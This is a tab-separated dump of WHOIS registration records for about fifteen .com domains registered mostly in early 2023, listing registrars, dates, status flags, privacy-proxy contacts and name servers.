UPDATEWININSTACE.COM	Domain Name: UPDATEWININSTACE.COM Registry Domain ID: 2766268933_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.dynadot.com Registrar URL: http://www.dynadot.com Updated Date: 2023-03-19T15:55:42.0Z Creation Date: 2023-03-19T13:04:34.0Z Registrar Registration Expiration Date: 2024-03-19T13:04:34.0Z Registrar: DYNADOT LLC Registrar IANA ID: 472 Registrar Abuse Contact Email: abuse@dynadot.com Registrar Abuse Contact Phone: +1.6502620100 Domain Status: clientTransferProhibited Registry Registrant ID: Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Dynadot Privacy Service Registrant Street: PO Box 701 Registrant Street: Registrant City: San Mateo Registrant State/Province: California Registrant Postal Code: 94401

	Registrant Country: US Registrant Phone: +1.6505854708 Registrant Email: https://www.dynadot.com/domain/contact-request?domain=updatewininstace.com Registry Admin ID: Admin Name: REDACTED FOR PRIVACY Admin Organization: Dynadot Privacy Service Admin Street: PO Box 701 Admin Street: Admin City: San Mateo Admin State/Province: California Admin Postal Code: 94401 Admin Country: US Admin Phone: +1.6505854708 Admin Email: https://www.dynadot.com/domain/contact-request?domain=updatewininstace.com Registry Tech ID: Tech Name: REDACTED FOR PRIVACY Tech Organization: Dynadot Privacy Service Tech Street: PO Box 701 Tech Street: Tech City: San Mateo Tech State/Province: California Tech Postal Code: 94401 Tech Country: US Tech Phone: +1.6505854708 Tech Email: https://www.dynadot.com/domain/contact-request?domain=updatewininstace.com Name Server: ns1.dyna-ns.net Name Server: ns2.dyna-ns.net DNSSEC: unsigned
VD-NTDS.COM	Domain Name: VD-NTDS.COM Registry Domain ID: 2752999037_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.hostinger.com Registrar URL: https://www.hostinger.com Updated Date: 2023-03-23T02:17:44Z Creation Date: 2023-01-21T23:09:51Z Registrar Registration Expiration Date: 2024-01-21T23:09:51Z Registrar: Hostinger, UAB Registrar IANA ID: 1636 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: Privacy Protect, LLC (PrivacyProtect.org) Registrant Street: 10 Corporate Drive Registrant City: Burlington Registrant State/Province: MA Registrant Postal Code: 01803

	Registrant Country: US Registrant Phone: +1.8022274003 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@privacyprotect.org Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: Privacy Protect, LLC (PrivacyProtect.org) Admin Street: 10 Corporate Drive Admin City: Burlington Admin State/Province: MA Admin Postal Code: 01803 Admin Country: US Admin Phone: +1.8022274003 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@privacyprotect.org Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: Privacy Protect, LLC (PrivacyProtect.org) Tech Street: 10 Corporate Drive Tech City: Burlington Tech State/Province: MA Tech Postal Code: 01803 Tech Country: US Tech Phone: +1.8022274003 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@privacyprotect.org Name Server: lily.ns.cloudflare.com Name Server: rex.ns.cloudflare.com DNSSEC: Unsigned
VIBOTUCO.COM	Domain name: VIBOTUCO.COM Registry Domain ID: 2752585299_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-01-19T21:11:05.00Z Registrar Registration Expiration Date: 2024-01-19T21:11:05.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

	Domain Status: clientHold https://icann.org/epp#clientHold Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: f09e7f0a8240473ba9bd6bfe0c3bf3ba.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: f09e7f0a8240473ba9bd6bfe0c3bf3ba.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: f09e7f0a8240473ba9bd6bfe0c3bf3ba.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
VNSSINC.COM	Domain Name: vnssinc.com Registry Domain ID: 2760834562_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.regtons.com Registrar URL: http://regtons.com Updated Date: 2023-03-16T00:00:00Z

	Creation Date: 2023-02-24T00:00:00Z Registrar Registration Expiration Date: 2024-02-24T00:00:00Z Registrar: GRANSY S.R.O D/B/A SUBREG.CZ Registrar IANA ID: 1505 Registrar Abuse Contact Email: abuse@regtons.com Registrar Abuse Contact Phone: +420.734463373 Domain Status: clienttransferprohibited https://www.icann.org/epp#clienttransferprohibitedDomain Status: clienthold https://www.icann.org/epp#clienthold Registry Registrant ID: Not Disclosed Registrant Name: Not Disclosed Not Disclosed Registrant Organization: My Domain Provider Registrant Street: Not Disclosed Registrant City: Not Disclosed Registrant State/Province: Registrant Postal Code: Not Disclosed Registrant Country: NL Registrant Phone: Not Disclosed Registrant Phone Ext: Not Disclosed Registrant Fax: Not Disclosed Registrant Fax Ext: Not Disclosed Registrant Email: webproxy@whoisprotection.domains Registry Admin ID: Not Disclosed Admin Name: Not Disclosed Not Disclosed Admin Organization: Admin Street: Not Disclosed Admin City: Not Disclosed Admin State/Province: Not Disclosed Admin Postal Code: Not Disclosed Admin Country: Not Disclosed Admin Phone: Not Disclosed Admin Phone Ext: Not Disclosed Admin Fax: Not Disclosed Admin Fax Ext: Not Disclosed Admin Email: webproxy@whoisprotection.domains Registry Tech ID: Not Disclosed Tech Name: Not Disclosed Not Disclosed Tech Organization: Tech Street: Not Disclosed Tech City: Not Disclosed Tech State/Province: Not Disclosed Tech Postal Code: Not Disclosed Tech Country: Not Disclosed Tech Phone: Not Disclosed Tech Phone Ext: Not Disclosed Tech Fax: Not Disclosed Tech Fax Ext: Not Disclosed Tech Email: webproxy@whoisprotection.domains

	Name Server: braden.ns.cloudflare.com Name Server: karsyn.ns.cloudflare.com DNSSEC: unsigned
VRGHOSST.COM	omain Name: vrghosst.com Registry Domain ID: 2764802615_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.registrar.eu Registrar URL: http://www.registrar.eu Updated Date: 2023-03-27T17:58:03Z Creation Date: 2023-03-13T15:37:06Z Registrar Registration Expiration Date: 2024-03-13T15:37:06Z Registrar: Hosting Concepts B.V. d/b/a Registrar.eu Registrar IANA ID: 1647 Registrar Abuse Contact Email: abuse@registrar.eu Registrar Abuse Contact Phone: +31.104482297 Reseller: Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Whois Privacy Protection Foundation Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: Zuid-Holland Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: NL Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: https://contact-form.registrar.eu/?domainName=vrghosst.com&purpose=owner Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: https://contact-form.registrar.eu/?domainName=vrghosst.com&purpose=admin Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY

	Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: REDACTED FOR PRIVACY Tech Email: https://contact-form.registrar.eu/?domainName=vrghosst.com&purpose=tech Name Server: ns1.site-dns.com Name Server: ns3.site-dns.com Name Server: ns2.site-dns.com DNSSEC: unsigned
VSRSSUP.COM	Domain Name: vsrssup.com Registry Domain ID: 2763336233_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.regtons.com Registrar URL: http://regtons.com Updated Date: 2023-03-16T00:00:00Z Creation Date: 2023-03-07T00:00:00Z Registrar Registration Expiration Date: 2024-03-07T00:00:00Z Registrar: GRANSY S.R.O D/B/A SUBREG.CZ Registrar IANA ID: 1505 Registrar Abuse Contact Email: abuse@regtons.com Registrar Abuse Contact Phone: +420.734463373 Domain Status: clienttransferprohibited https://www.icann.org/epp#clienttransferprohibitedDomain Status: clienthold https://www.icann.org/epp#clienthold Registry Registrant ID: Not Disclosed Registrant Name: Not Disclosed Not Disclosed Registrant Organization: My Domain Provider Registrant Street: Not Disclosed Registrant City: Not Disclosed Registrant State/Province: Registrant Postal Code: Not Disclosed Registrant Country: NL Registrant Phone: Not Disclosed Registrant Phone Ext: Not Disclosed Registrant Fax: Not Disclosed Registrant Fax Ext: Not Disclosed Registrant Email: webproxy@whoisprotection.domains Registry Admin ID: Not Disclosed Admin Name: Not Disclosed Not Disclosed Admin Organization: Admin Street: Not Disclosed Admin City: Not Disclosed Admin State/Province: Not Disclosed Admin Postal Code: Not Disclosed Admin Country: Not Disclosed

	Admin Phone: Not Disclosed Admin Phone Ext: Not Disclosed Admin Fax: Not Disclosed Admin Fax Ext: Not Disclosed Admin Email: webproxy@whoisprotection.domains Registry Tech ID: Not Disclosed Tech Name: Not Disclosed Not Disclosed Tech Organization: Tech Street: Not Disclosed Tech City: Not Disclosed Tech State/Province: Not Disclosed Tech Postal Code: Not Disclosed Tech Country: Not Disclosed Tech Phone: Not Disclosed Tech Phone Ext: Not Disclosed Tech Fax: Not Disclosed Tech Fax Ext: Not Disclosed Tech Email: webproxy@whoisprotection.domains Name Server: ns1.dns-parking.com Name Server: ns2.dns-parking.com DNSSEC: unsigned
WACUVOSA.COM	Domain name: WACUVOSA.COM Registry Domain ID: 2753235168_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-01-23T10:44:08.00Z Registrar Registration Expiration Date: 2024-01-23T10:44:08.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 157ae39a2af1408c8d73693e8a2c1fcb.protect@withheldforprivacy.com

	Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 157ae39a2af1408c8d73693e8a2c1fcb.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 157ae39a2af1408c8d73693e8a2c1fcb.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
WINDOWSPOWERR.COM	Domain Name: windowspowerr.com Registry Domain ID: 2663027117_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2021-12-21T07:27:27Z Creation Date: 2021-12-21T07:27:26Z Registrar Registration Expiration Date: 2023-12-21T07:27:26Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Registration Private Registrant Organization: Domains By Proxy, LLC Registrant Street: DomainsByProxy.com

	Registrant Street: 2155 E Warner Rd Registrant City: Tempe Registrant State/Province: Arizona Registrant Postal Code: 85284 Registrant Country: US Registrant Phone: +1.4806242599 Registrant Phone Ext: Registrant Fax: +1.4806242598 Registrant Fax Ext: Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=windowspowerr.com Registry Admin ID: Not Available From Registry Admin Name: Registration Private Admin Organization: Domains By Proxy, LLC Admin Street: DomainsByProxy.com Admin Street: 2155 E Warner Rd Admin City: Tempe Admin State/Province: Arizona Admin Postal Code: 85284 Admin Country: US Admin Phone: +1.4806242599 Admin Phone Ext: Admin Fax: +1.4806242598 Admin Fax Ext: Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=windowspowerr.com Registry Tech ID: Not Available From Registry Tech Name: Registration Private Tech Organization: Domains By Proxy, LLC Tech Street: DomainsByProxy.com Tech Street: 2155 E Warner Rd Tech City: Tempe Tech State/Province: Arizona Tech Postal Code: 85284 Tech Country: US Tech Phone: +1.4806242599 Tech Phone Ext: Tech Fax: +1.4806242598 Tech Fax Ext: Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=windowspowerr.com Name Server: BRIANNA.NS.CLOUDFLARE.COM Name Server: DAN.NS.CLOUDFLARE.COM DNSSEC: unsigned
WINSATOOM.COM	Domain Name: winsatoom.com Registry Domain ID: 2765033306_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.registrar.eu Registrar URL: http://www.registrar.eu

	Updated Date: 2023-03-14T14:11:50Z Creation Date: 2023-03-14T12:54:58Z Registrar Registration Expiration Date: 2024-03-14T12:54:58Z Registrar: Hosting Concepts B.V. d/b/a Registrar.eu Registrar IANA ID: 1647 Registrar Abuse Contact Email: abuse@registrar.eu Registrar Abuse Contact Phone: +31.104482297 Reseller: Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Whois Privacy Protection Foundation Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: Zuid-Holland Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: NL Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: https://contact-form.registrar.eu/?domainName=winsatoom.com&purpose=owner Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: https://contact-form.registrar.eu/?domainName=winsatoom.com&purpose=admin Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY

	Tech Fax Ext: REDACTED FOR PRIVACY Tech Email: https://contact-form.registrar.eu/?domainName=winsatoom.com&purpose=tech Name Server: seth.ns.cloudflare.com Name Server: zainab.ns.cloudflare.com DNSSEC: unsigned
WIPUREFIC.COM	Domain name: WIPUREFIC.COM Registry Domain ID: 2760063575_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-02-21T18:23:39.00Z Registrar Registration Expiration Date: 2024-02-21T18:23:39.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 4d24b10c01b8427aa39738fdc13fc025.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 4d24b10c01b8427aa39738fdc13fc025.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy

	Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 4d24b10c01b8427aa39738fdc13fc025.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
WITAKUC.COM	Domain name: WITAKUC.COM Registry Domain ID: 2764961903_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-13T23:11:07.00Z Registrar Registration Expiration Date: 2024-03-13T23:11:07.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientHold https://icann.org/epp#clientHold Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: d64c50ab37a34fd99eee2fd0969da314.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101

	Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: d64c50ab37a34fd99eee2fd0969da314.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: d64c50ab37a34fd99eee2fd0969da314.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
XIBAJIYEX.COM	Domain name: xibajiyex.com Registry Domain ID: 2757724490_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-02-11T13:40:39.00Z Registrar Registration Expiration Date: 2024-02-11T13:40:39.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext:

	Registrant Email: 11565f294bcc43a6a098654137d6fb8a.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 11565f294bcc43a6a098654137d6fb8a.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 11565f294bcc43a6a098654137d6fb8a.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
YEZIFIJI.COM	Domain name: yezifiji.com Registry Domain ID: 2752135163_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-01-18T00:04:52.00Z Registrar Registration Expiration Date: 2024-01-18T00:04:52.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2

	Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: ccb3ec8266f4471f91b0eb8cee0f397a.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: ccb3ec8266f4471f91b0eb8cee0f397a.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: ccb3ec8266f4471f91b0eb8cee0f397a.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
YOYIWEVIGO.COM	Domain name: YOYIWEVIGO.COM Registry Domain ID: 2766698237_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-21T00:19:16.00Z Registrar Registration Expiration Date: 2024-03-21T00:19:16.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com

	Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Domain Status: clientHold https://icann.org/epp#clientHold Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 53853b920a8d46f7829a5067cbc6a678.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 53853b920a8d46f7829a5067cbc6a678.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 53853b920a8d46f7829a5067cbc6a678.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
ZUVAHIJAC.COM	Domain name: ZUVAHIJAC.COM

	Registry Domain ID: 2750600905_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-01-11T09:23:39.00Z Registrar Registration Expiration Date: 2024-01-11T09:23:39.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 51524b509f1b48a889ecc03e47f623a6.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 51524b509f1b48a889ecc03e47f623a6.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434

	Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 51524b509f1b48a889ecc03e47f623a6.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
